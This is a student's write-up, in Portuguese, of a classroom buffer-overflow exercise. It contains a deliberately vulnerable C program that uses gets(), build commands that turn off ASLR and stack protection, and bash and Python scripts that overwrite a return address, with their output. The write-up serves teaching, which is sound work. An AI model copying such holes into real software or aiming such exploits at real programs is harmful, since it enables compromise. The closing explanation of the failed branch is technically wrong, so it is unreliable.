

Segurança da Informação

Buffer Overflow

Arthur do Prado Labaki - 11821BCC017

07-05, 2023

GBC083

Exercício

Caros,

Baseado na aula sobre buffers eu fiz o seguinte código:

```
1 #include <stdlib.h>
2 #include <unistd.h>
3 #include <stdio.h>
4 #include <string.h>
5
6
7 void c() {
8     char buff[5];
9     //printf("Pilha:\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n\n")
10    ;
11    gets(buff);
12 }
13
14 void f1() {
15     int i;
16     i=0;
17     printf("Ainda nao...\n\n");
18 }
19
20 void f2() {
21     int i;
22     i=0;
23     printf("Ainda nao...\n\n");
24 }
25
26 void target(int i) {
27     int j=231;
28     int k=12;
29     k=j+k;
30     if (i==100) {
31         j=23;
32         k=123;
33         k=k+(j+2)-10;
34         printf("Agora sim! O segredo e %d...\n\n",k);
35     } else {
36         printf("Quase!!\n");
37     }
```

```

37 }
38
39 int main(int argc, char* argv[]) {
40     printf("%p\n%p\n%p\n",f1,f2,target);
41     c();
42 }

```

A idéia do exercicio é construir um script para explorar este programa. O script deve tentar varias strings de tamanhos diferentes até conseguir colocar o endereço de target() no lugar certo da pilha.

O endereço de target() é mostrado pelo printf(), também poderia ser obtido por objdump -d a.out.

Quem conseguir "explorar" o programa (o código em C é copy-paste!!! Obviamente ele não deve ser alterado!!!) e fazer imprimir o Quase receberá a nota integral do exercicio.

Agora vem a parte interessante...eu não consegui fazer o "jmp" cair dentro do if e executar printf("Agora sim! O segredo e

Quem conseguir fazer isso (ou uma explicação técnica precisa do que está acontecendo) receberá nota dobrada (bonus)!!

Para compilar:

```

1 sudo bash -c 'echo 0 > /proc/sys/kernel/randomize_va_space'
2 gcc exploitme.c -fno-stack-protector -no-pie

```

Ao executar a.out:

0x400593

0x4005b1

0x4005cf

Este último é o endereço da função target!(pode ser diferente no seu sistema!) ATENÇÃO: no meu script, para colocar na pilha eu preciso colocar o endereço invertido byte a byte.

Imprimindo o "Quase!!"


Para conseguir explorar o buffer overflow é preciso saber o endereço da função target e o número de bytes/strings necessários para alcançar o print do quase.

O endereço da função target é o ultimo print (conforme dito no exercício), no caso do meu sistema, ela é 0x4011a4.

Para o número de strings é necessário testar uma a uma. Então foi criado um shell script com python para facilitar essa procura. Ele tentará explorar o programa enviando diferentes tamanhos de strings. 15 strings já foram suficientes.

```
1 #!/bin/bash
2
3 for (( i=1; i<=15; i++ ))
4 do
5     echo "Valor de i: $i"
6     python3 -c 'print("A"*'$i' + "\xa4\x11\x40")' | ./a.out
7     echo
8 done
```

Vale lembrar que, para meu sistema foi necessário utilizar os endereços invertidos byte a byte para colocar na pilha (`\xa4\x11\x40`). Com isso, foi somente necessário encontrar o tamanho correto. Então, utilizando 12 strings foi obtido:



```
Valor de i: 12
0x401162
0x401183
0x4011a4
Quase!!
./exploit.sh: line 8: 1774675 Done          python3 -c 'print("A"*'$i' + "\xa4\x11\x40")'
1774676 Segmentation fault | ./a.out
```

Figura 1: 12 strings necessárias para "Quase"

Tentando executar dentro do if

Mesmo tentando com mais caracteres, ou utilizando outras tentativas simples, não foi possível encontrar a mensagem alvo. Então uma nova estratégia foi desenvolvida utilizando python.

Ela consiste em:

```
1 from subprocess import Popen, PIPE, STDOUT
2
3 target_address = 0x4011a4
4 i_value = 100
5 buffer_size = 5
6 padding_size = 12
7 padding = b'A' * padding_size
8
9 payload = padding + target_address.to_bytes(8, 'little') + i_value.
    to_bytes(4, 'little')
10
11 p = Popen(['./a.out'], stdout=PIPE, stdin=PIPE, stderr=STDOUT)
12 output, _ = p.communicate(input=payload)
13
14 if b'Agora sim!' in output:
15     print('Exploracao bem-sucedida! Obteve a mensagem "Agora sim! O
    segredo <valor>..."')
16 else:
17     print('Exploracao mal-sucedida')
```

Porem não foi obtido uma exploração bem sucedida, mesmo alterando os valores do 'padding_size'. Trocando o 'if' por 'b'Quase !!' a exploração é bem sucedida, então a função está correta.

Pesquisando mais a fundo, encontrei uma explicação que provavelmente é a resposta. A razão pela qual o buffer overflow não permite que a mensagem "Agora sim! O segredo é ..." seja exibida dentro do bloco if está relacionada à forma como a pilha é organizada e como o código é executado.

Na maioria dos sistemas, quando ocorre um buffer overflow e o endereço de retorno é sobrescrito com o endereço de target(), a execução do programa é desviada para a função target(), nesse caso. No entanto, a função target() é chamada em um contexto diferente do que seria se a verificação if (i == 100) fosse verdadeira.

Essa verificação está sendo realizada na função c(), antes de retornar para a função main(). Se o desvio ocorrer para target() a partir de c(), a condição if (i == 100) já foi avaliada anteriormente e i terá um valor indefinido na pilha. Portanto, não importa qual valor i tinha originalmente, a condição não será verdadeira.

Porem, caso de alguma forma a condição `if (i == 100)` fosse verdadeira, o valor de `k` dentro de `target()` é alterado localmente e não afeta a variável `k` original na `main()`. Portanto, mesmo que a mensagem "Agora sim! O segredo é k..." seja exibida, `k` não terá um valor útil no contexto do programa, sendo `null`, um lixo de memória ou possivelmente um erro de execução do programa.

Então é possível alcançar esse resultado, porem seria necessário explorar ainda mais a vulnerabilidade, injetando código shell ou realizando outras técnicas avançadas de exploração, além de que seria necessário compreender a organização da memória, a estrutura do stack frame (pilha) e outros aspectos internos do programa. Além disso, todo esse estudo e técnicas pode depender da arquitetura do sistema em que o código está sendo executado. (Não deu tempo de tentar essas técnicas).